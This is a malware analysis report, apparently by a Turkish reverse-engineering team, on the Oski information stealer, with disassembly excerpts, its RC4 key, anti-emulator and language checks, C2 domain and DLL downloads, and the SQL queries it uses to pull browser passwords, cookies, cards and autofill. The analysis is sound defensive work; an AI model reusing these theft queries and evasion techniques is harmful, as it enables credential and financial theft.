Oski Stealer

TECHNICAL ANALYSIS REPORT

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

Contents

Front Preview

OskiStealer is a malware of the Information Stealer strain, first seen in November 2019. In Norse mythology, the word Oski means Viking Warrior, Viking God, etc.

Computers infected with this malware;

- Credit card information saved in web browsers,
- Cookie information stored in web browsers,
- Crypto wallet information saved in web browsers,
- System information on the computer,
- Information about registered Outlook accounts,
- Computerized credentials,
- It allows the computer to access the screenshot.

Oski.exe Analysis

Name	Oski.exe
MD5	8c36f8a010e9781bda4076852efb05a7
SHA256	2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b
File Type	PE32/EXE

Static Analysis

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	200.00 KB (204800 bytes)
PE Size	200.00 KB (204800 bytes)

Figure 1- Malware file type and file information

Our File Type is **32** Bit **Executable** file and it is written in Microsoft Visual **C++** 8. We have **200 KB** file size.




Figure 2- Malware packaging information

We see that the malware is **packaged**.

Dinamic Analysis

```
push ecx                                                                                    [ebp-4]:"HYYqlBOHQTY="
mov dword ptr ss:[ebp-4],ecx                                                                01272354:&"056139954853430408", 126A074:"05613995485
mov dword ptr ds:[1272354],2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A088       126A088:"9entrevera.sa.com/o/"
pop eax                                                                                     eax:"Machine ID: %s"
nop
nop
nop
nop
add esp,4
mov dword ptr ds:[12726D8],eax                                                              012726D8:&"9entrevera.sa.com/o/", eax:"Machine ID: %
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0A0       126A0A0:"LQ=="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[12721D0],eax                                                              eax:"Machine ID: %s"
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0A8       126A0A8:"KaoQpEzKSjGm8Q=="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[1272608],eax                                                              01272608:&"system.txt", eax:"Machine ID: %s"
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0D0       126A0D0:"CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[12726O0],eax                                                              01272600:&"System ----------------------------------
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0BC       126A0BC:"DboNtEbQF3/+oFA="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
add esp,4
mov dword ptr ds:[127236C],eax                                                              0127236C:&"Windows: %s", eax:"Machine ID: %s"
push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A124       126A124:"GLoX6gmCFw=="
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70
```

Figure 3- Decryption of strings encrypted with RC4

The malware dynamically decrypts the encrypted strings in the decryption function using the **RC4 algorithm**. It saves the decrypted strings in memory. The key used for **RC4** encryption was found as "**056139954853430408**".

```
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&ExitProcess>],eax
mov eax,dword ptr ds:[152540]                                                               00152540:&"GetUserDefaultLangID"
push eax
mov ecx,dword ptr ss:[ebp-28]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&GetUserDefaultLangID>],eax
mov edx,dword ptr ds:[1524B4]                                                               001524B4:&"FindFirstFileA"
push edx
mov eax,dword ptr ss:[ebp-28]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&FindFirstFileA>],eax
mov ecx,dword ptr ds:[1520E0]                                                               001520E0:&"DeleteFileA"
push ecx
mov edx,dword ptr ss:[ebp-28]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&DeleteFileA>],eax
mov eax,dword ptr ds:[152554]                                                               00152554:&"FindNextFileA"
push eax
mov ecx,dword ptr ss:[ebp-28]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&FindNextFileA>],eax
mov edx,dword ptr ds:[152274]                                                               00152274:&"FindClose"
push edx
mov eax,dword ptr ss:[ebp-28]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[<&FindClose>],eax
mov ecx,dword ptr ds:[1525CC]                                                               001525CC:&"GetSystemInfo"
push ecx
```

Figure 4- Dynamic loading of APIs

The malware gets the **APIs** it wants with **LoadLibrary** and **GetProcAddress** using **API hashing**.

```
push ebp
mov ebp,esp
sub esp,C
mov dword ptr ss:[ebp-8],1
call dword ptr ds:[<&GetUserDefaultLangID>]
movzx eax,ax
mov dword ptr ss:[ebp-4],eax
mov ecx,dword ptr ss:[ebp-4]
mov dword ptr ss:[ebp-C],ecx
cmp dword ptr ss:[ebp-C],43F
ja 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F4EE
cmp dword ptr ss:[ebp-C],43F
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F51D
cmp dword ptr ss:[ebp-C],419
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F50B
cmp dword ptr ss:[ebp-C],422
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F502
cmp dword ptr ss:[ebp-C],423
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F514
jmp 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F536
cmp dword ptr ss:[ebp-C],443
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F526
cmp dword ptr ss:[ebp-C],82C
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F52F
jmp 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F536
```

Figure 5- Language control

Using the **GetUserDefaultLangID** API, the ID of the user's language option is returned. Language checking prevents the software from running in some countries.

Language ID	Language Tag	Location
0x43F	kk-KZ	Kazakistan
0x419	Ru-RU	Rusya
0x422	uk-UA	Ukrayna
0x423	Be-BY	Belarus
0x443	Us-Latb-US	Özbekistan
0x82C	az-az	Azeri - Cyrillic

Table 1- Countries where language control is carried out

```
push ebp
mov ebp,esp
push ecx
mov dword ptr ss:[ebp-4],1
mov eax,dword ptr ds:[1525D4]                                   001525D4:&"HAL9TH"
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B2E0
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1252FA
add esp,8
test eax,eax
jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B743
mov ecx,dword ptr ds:[1526CC]                                   001526CC:&"JohnDoe"
push ecx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B1E0
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1252FA
add esp,8
test eax,eax
jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13B743
mov dword ptr ss:[ebp-4],0
mov eax,dword ptr ss:[ebp-4]
mov esp,ebp
pop ebp
ret
```

Figure 6- Control of computer name and Windows user

The malware checks whether the computer name is "**HAL9TH**" and the Windows user is "**John Doe**". If any of them match, the malware terminates the program without executing. This check is done to prevent the malware from running on **Windows Defender Emulator.**

```
call dword ptr ds:[<&lstrcat>]
mov eax,dword ptr ds:[1262618]                                  01262618:&"C:\\\\ProgramData\\\\softokn3.dll"
push eax
lea ecx,dword ptr ss:[ebp-C4AC]
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov edx,dword ptr ds:[1262568]                                  edx:"9entrevera.sa.com/o//5.jpg", 01262568:&"C:\\\\P
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
lea eax,dword ptr ss:[ebp-B50C]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov ecx,dword ptr ds:[12622F0]                                  ecx:"C:\\\\ProgramData\\\\nss3.dll", 012622F0:&"C:\\
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
lea edx,dword ptr ss:[ebp-C894]
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov eax,dword ptr ds:[1262398]                                  01262398:&"C:\\\\ProgramData\\\\mozglue.dll"
push eax
lea ecx,dword ptr ss:[ebp-C0C4]
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov edx,dword ptr ds:[1262458]                                  edx:"9entrevera.sa.com/o//5.jpg", 01262458:&"C:\\\\P
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
lea eax,dword ptr ss:[ebp-B124]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
mov ecx,dword ptr ds:[1262440]                                  ecx:"C:\\\\ProgramData\\\\nss3.dll", 01262440:&"C:\\
push ecx                                                        ecx:"C:\\\\ProgramData\\\\nss3.dll"
lea edx,dword ptr ss:[ebp-BCDC]
push edx                                                        edx:"9entrevera.sa.com/o//5.jpg"
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080
add esp,8
```

Figure 7- Downloading third party DLLs from the C2 server

The malware sends requests to the **C2** server for **DLLs** it wants to download. The C2 server was identified as "9entrevera[.]sa[.]com". It downloads the DLLs it wants by requesting **/1.jpg, /2.jpg, /3.jpg, /4.jpg, /5.jpg, /6.jpg, /7.jpg** files from the C2 server. It saves the downloaded DLLs in the **C:\ProgramData** folder.

msvcp140.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
nss3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
vcruntime140.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
freebl3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
mozglue.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
softokn3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
sqlite3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB

Figure 8- Third-party DLLs

The DLLs downloaded by the malware were found to be **10 KB**. **DLLs** were analyzed with **Hex Editor**.

sqlite3.dll

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Çözülmüş metin
00000000	0A	0A	0A	3C	21	44	4F	43	54	59	50	45	20	68	74	6D	..<!DOCTYPE htm
00000010	6C	3E	0A	3C	68	74	6D	6C	3E	0A	20	20	20	20	3C	68	l>.<html>. <h
00000020	65	61	64	3E	0A	20	20	20	20	3C	6D	65	74	61	20	68	ead>. <meta h
00000030	74	74	70	2D	65	71	75	69	76	3D	22	43	6F	6E	74	65	ttp-equiv="Conte
00000040	6E	74	2D	74	79	70	65	22	20	63	6F	6E	74	65	6E	74	nt-type" content
00000050	3D	22	74	65	78	74	2F	68	74	6D	6C	3B	20	63	68	61	="text/html; cha
00000060	72	73	65	74	3D	75	74	66	2D	38	22	3E	0A	20	20	20	rset=utf-8">.
00000070	20	3C	6D	65	74	61	20	68	74	74	70	2D	65	71	75	69	<meta http-equi
00000080	76	3D	22	43	61	63	68	65	2D	63	6F	6E	74	72	6F	6C	v="Cache-control
00000090	22	20	63	6F	6E	74	65	6E	74	3D	22	6E	6F	2D	63	61	" content="no-ca
000000A0	63	68	65	22	3E	0A	20	20	20	20	3C	6D	65	74	61	20	che">. <meta
000000B0	68	74	74	70	2D	65	71	75	69	76	3D	22	50	72	61	67	http-equiv="Prag
000000C0	6D	61	22	20	63	6F	6E	74	65	6E	74	3D	22	6E	6F	2D	ma" content="no-
000000D0	63	61	63	68	65	22	3E	0A	20	20	20	20	3C	6D	65	74	cache">. <met
000000E0	61	20	68	74	74	70	2D	65	71	75	69	76	3D	22	45	78	a http-equiv="Ex

Figure 9- Content of third-party DLLs

The content of the **third-party DLLs** we examined with the **Hex editor** was found to be **HTML** codes belonging to the malware's own **C2** server.

```
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12BA580
add esp,4
push eax
mov edx,dword ptr ds:[12D26F4]                    edx:"C:\\\\ProgramData\\\\826269045768094", 012D26F4
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
lea eax,dword ptr ss:[ebp-DC1C]
push eax
call dword ptr ds:[<&wsprintfA>]
add esp,C
lea ecx,dword ptr ss:[ebp-DC1C]
push ecx
lea edx,dword ptr ss:[ebp-D834]
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
mov eax,dword ptr ds:[12D22BC]                    012D22BC:&"%s\\\\%s"
push eax
lea ecx,dword ptr ss:[ebp-A56C]
push ecx
call dword ptr ds:[<&wsprintfA>]
add esp,10
lea edx,dword ptr ss:[ebp-D834]
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
lea eax,dword ptr ss:[ebp-B8F4]
push eax
call dword ptr ds:[<&lstrcat>]
mov ecx,dword ptr ds:[12D22E0]                    012D22E0:&"\\\\cookies"
push ecx
lea edx,dword ptr ss:[ebp-B8F4]
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
call dword ptr ds:[<&lstrcat>]
lea eax,dword ptr ss:[ebp-D834]
push eax
lea ecx,dword ptr ss:[ebp-CC7C]
push ecx
call dword ptr ds:[<&lstrcat>]
mov edx,dword ptr ds:[12D26A0]                    edx:"C:\\\\ProgramData\\\\826269045768094", 012D26A0
push edx                                          edx:"C:\\\\ProgramData\\\\826269045768094"
```

Figure 10- Folder created in ProgramData

The malware creates a folder of **random numbers** in **ProgramData**. Using the **Lstrcat** API, it points to the directory of random numbers at the end of the **C:\ProgramData** folder.




Figure 11- Folder created in ProgramData

Inside the **folder** of random numbers, the malware creates folders named **autofill**, **cc**, **cookies** and **crypto**.

```
mov dword ptr ss:[ebp-4],eax
mov byte ptr ss:[ebp-110],0
push 103
push 0
lea eax,dword ptr ss:[ebp-10F]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12391C0
add esp,C
mov ecx,dword ptr ds:[12621D0]
push ecx
mov edx,dword ptr ds:[12625D0]                    012625D0:&"passwords.txt"
push edx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12355AB
add esp,8
mov dword ptr ss:[ebp-114],eax
cmp dword ptr ss:[ebp-114],0
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.124EC34
mov eax,dword ptr ss:[ebp-114]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1235EA3
add esp,4
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.124BEE0
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.124C810
```

Figure 12- Creation of the password.txt file

The malware creates a **passwords.txt** file in the folder it creates and saves **critical information** and **credentials** on the computer.

```
mov dword ptr ss:[ebp-4],0
mov dword ptr ss:[ebp-31C],0
mov ecx,dword ptr ds:[2C2504]                     002C2504:&"vaultcli.dll"
push ecx
call dword ptr ds:[<&LoadLibraryA>]
mov dword ptr ss:[ebp-3BC],eax
cmp dword ptr ss:[ebp-3BC],0
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.2AC618
mov edx,dword ptr ds:[2C22EC]                     002C22EC:&"VaultOpenVault"
push edx
mov eax,dword ptr ss:[ebp-3BC]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[2C2704],eax
mov ecx,dword ptr ds:[2C24A0]                     002C24A0:&"VaultCloseVault"
push ecx
mov edx,dword ptr ss:[ebp-3BC]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[2C2740],eax
mov eax,dword ptr ds:[2C24D4]                     002C24D4:&"VaultEnumerateItems"
push eax
mov ecx,dword ptr ss:[ebp-3BC]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[2C2758],eax
mov edx,dword ptr ds:[2C23A8]                     002C23A8:&"VaultGetItem"
```

Figure 13- Using Vault APIs

The malware uses **vaultcli.dll**. These functions are often used to retrieve user credentials and critical information.

```
mov eax,dword ptr ds:[CA2568]                    00CA2568:&"C:\\\\ProgramData\\\\sqlite3.dll"
push eax
call dword ptr ds:[<&LoadLibraryA>]
mov dword ptr ds:[CA274C],eax
cmp dword ptr ds:[CA274C],0
jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.C8C8FB
mov ecx,dword ptr ds:[CA247C]                    00CA247C:&"sqlite3_open"
push ecx
mov edx,dword ptr ds:[CA274C]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[CA2750],eax
mov eax,dword ptr ds:[CA2140]                    00CA2140:&"sqlite3_prepare_v2"
push eax
mov ecx,dword ptr ds:[CA274C]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[CA2700],eax
mov edx,dword ptr ds:[CA2408]                    00CA2408:&"sqlite3_step"
push edx
mov eax,dword ptr ds:[CA274C]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[CA2720],eax
mov ecx,dword ptr ds:[CA23F0]                    00CA23F0:&"sqlite3_column_text"
push ecx
mov edx,dword ptr ds:[CA274C]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[CA273C],eax
mov eax,dword ptr ds:[CA241C]                    00CA241C:&"sqlite3_finalize"
push eax
mov ecx,dword ptr ds:[CA274C]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[CA2724],eax
mov edx,dword ptr ds:[CA25F4]                    00CA25F4:&"sqlite3_close"
```

Figure 14- Installing Sqlite3 APIs

The malware loads **Sqlite3.dll** into memory. It uses **Sqlite APIs** to retrieve **critical information** from **browsers**.

```
mov ecx,dword ptr ds:[FE23F8]                    00FE23F8:&"Google Chrome"
push ecx
mov edx,dword ptr ds:[FE24F4]                    00FE24F4:&"\\\\Google\\\\Chrome\\\\User Data"
push edx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEAB0
add esp,8
mov eax,dword ptr ds:[FE2200]                    00FE2200:&"Chromium"
push eax
mov ecx,dword ptr ds:[FE25E4]                    00FE25E4:&"\\\\Chromium\\\\User Data"
push ecx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEAB0
add esp,8
mov edx,dword ptr ds:[FE2288]                    00FE2288:&"Kometa"
push edx
mov eax,dword ptr ds:[FE253C]                    00FE253C:&"\\\\Kometa\\\\User Data"
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEAB0
add esp,8
mov ecx,dword ptr ds:[FE24B8]                    00FE24B8:&"Amigo"
push ecx
mov edx,dword ptr ds:[FE246C]                    00FE246C:&"\\\\Amigo\\\\User Data"
push edx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEAB0
add esp,8
mov eax,dword ptr ds:[FE23FC]                    00FE23FC:&"Torch"
push eax
mov ecx,dword ptr ds:[FE2670]                    00FE2670:&"\\\\Torch\\\\User Data"
push ecx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEAB0
add esp,8
mov edx,dword ptr ds:[FE254C]                    00FE254C:&"Orbitum"
push edx
mov eax,dword ptr ds:[FE230C]                    00FE230C:&"\\\\Orbitum\\\\User Data"
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEAB0
add esp,8
mov ecx,dword ptr ds:[FE2640]                    00FE2640:&"Comodo Dragon"
push ecx
mov edx,dword ptr ds:[FE2684]                    00FE2684:&"\\\\Comodo\\\\Dragon\\\\User Data"
```

Figure 15- Targeted browsers

The malware checks which browser the user is using by trying the directories of all browsers.

Browsers targeted by the malware	
Google Chrome	Chromium
Kometa	Amigo
Torch	Orbitum
Comodo Dragon	Nichrome
Maxthon5	Sputnik
Epic Privacy Browser	Vivaldi
CocCoc Browser	Uran Browser
QIP Surf	Cent
Elements Browser	TorBro
Microsoft Edge	CryptoTab
Brave	Opera
Mozilla Firefox	Pale Moon
Waterfox	Cyberfox
BlackHawk	IceCat
KMeleon	

Table 2- Browsers targeted by the malware

Figure 16- Select queries made by the malware

The malware sets the current directory to a **folder** of **random numbers** before making a SQL query. "\UserData\Default**LoginData**" file is copied to temp file with **"CopyFileA"** API. Opens **Passwords.txt** with **+a** file mode. It saves the information it receives in the temp file and **saves** the information in the temp file in the **passwords.txt** file and **deletes** the **temp file.**

It's a select quaries;

“SELECT origin_url, username_value, password_value FROM logins”

Figure 17- Select queries made by the malware

The malware retrieves **cookie information** from browsers with a **SQL query**. The **Select query** is made and the information is saved in the **Google Chrome_Network.txt** file in the **Cookies folder.**

It's a select quaries;

"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies"

```
call dword ptr ds:[<&CopyFileA>]
push 104
push 0
lea edx,dword ptr ss:[ebp-138]
push edx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12191C0
add esp,C
mov eax,dword ptr ss:[ebp+C]                    [ebp+C]:"Default"
push eax
mov ecx,dword ptr ss:[ebp+10]                   [ebp+10]:"Google Chrome"
push ecx
mov edx,dword ptr ds:[12423E8]                  012423E8:&"cc\\\\%s_%s.txt"
push edx
lea eax,dword ptr ss:[ebp-138]
push eax
call dword ptr ds:[<&wsprintfA>]
add esp,10
mov ecx,dword ptr ds:[12420B8]                  012420B8:&"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted
mov dword ptr ss:[ebp-28],ecx
lea edx,dword ptr ss:[ebp-24]
push edx
lea eax,dword ptr ss:[ebp-240]
push eax
call dword ptr ds:[<&sqlite3_open>]
add esp,8
test eax,eax
```

Figure 18- Select queries made by the malware

The malware retrieves **credit card information** from browsers with **SQL queries**. Select query is made and the information is **saved** in the **cc folder** with the name of the browser and the **name of** the **cardholder**, **expiration date**, **credit card number** in the **created txt file**.

It's a select quaries;

SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards”

Figure 19- Select queries made by the malware

The malware retrieves **autofill** information from **browsers** with a SQL query. The **select query** is made and the **information** is saved in the **autofill folder** in the **contents** of the **txt file created** with the **name** of the **browser**.

It's a select quaries;

"SELECT name, value FROM autofill"




Figure 20- Malware obtains Outlook account information

The malware obtain **Outlook data**, it accesses the information it needs from **Outlook directories** in the registry. It **saves** the **information** it receives by **opening** an **Outlook.txt** file.




Figure 21- Crypto wallets targeted by the malware

The malware **creates folders** of the **targeted crypto wallets** inside the **Crypto folder** and **saves** the **information** it obtains about the **crypto wallets** inside the **folders**.




Figure 22- Folders created related to Crypto wallets

The malware **Crypto folders** were found in the folder it **created** in **ProgramData**.

Bitcoin	Ethereum	Electrum	Electrum-LTC
ElectronCash	Exodus	MultiDoge	Zcash
DashCore	Litecoin	Anoncoin	BBQCoin
devcoin	digitalcoin	Florincoin	Franko
Freicoin	GoldCoinGLD	Infinitecoin	IOCoin
Ixcoin	Megacoin	Mincoin	Namecoin
Primecoin	Terracoin	YACoin	Jaxx

Table 4- Targeted crypto walets

```
50                  push eax
8B0D 08262F01       mov ecx,dword ptr ds:[12F2608]          012F2608:&"system.txt"
51                  push ecx
E8 6559FEFF         call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12C55AB
83C4 08             add esp,8
8945 FC             mov dword ptr ss:[ebp-4],eax
837D FC 00          cmp dword ptr ss:[ebp-4],0
0F84 13040000       je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12E0069
8B15 00262F01       mov edx,dword ptr ds:[12F2600]          012F2600:&"System -----
52                  push edx
8B45 FC             mov eax,dword ptr ss:[ebp-4]
50                  push eax
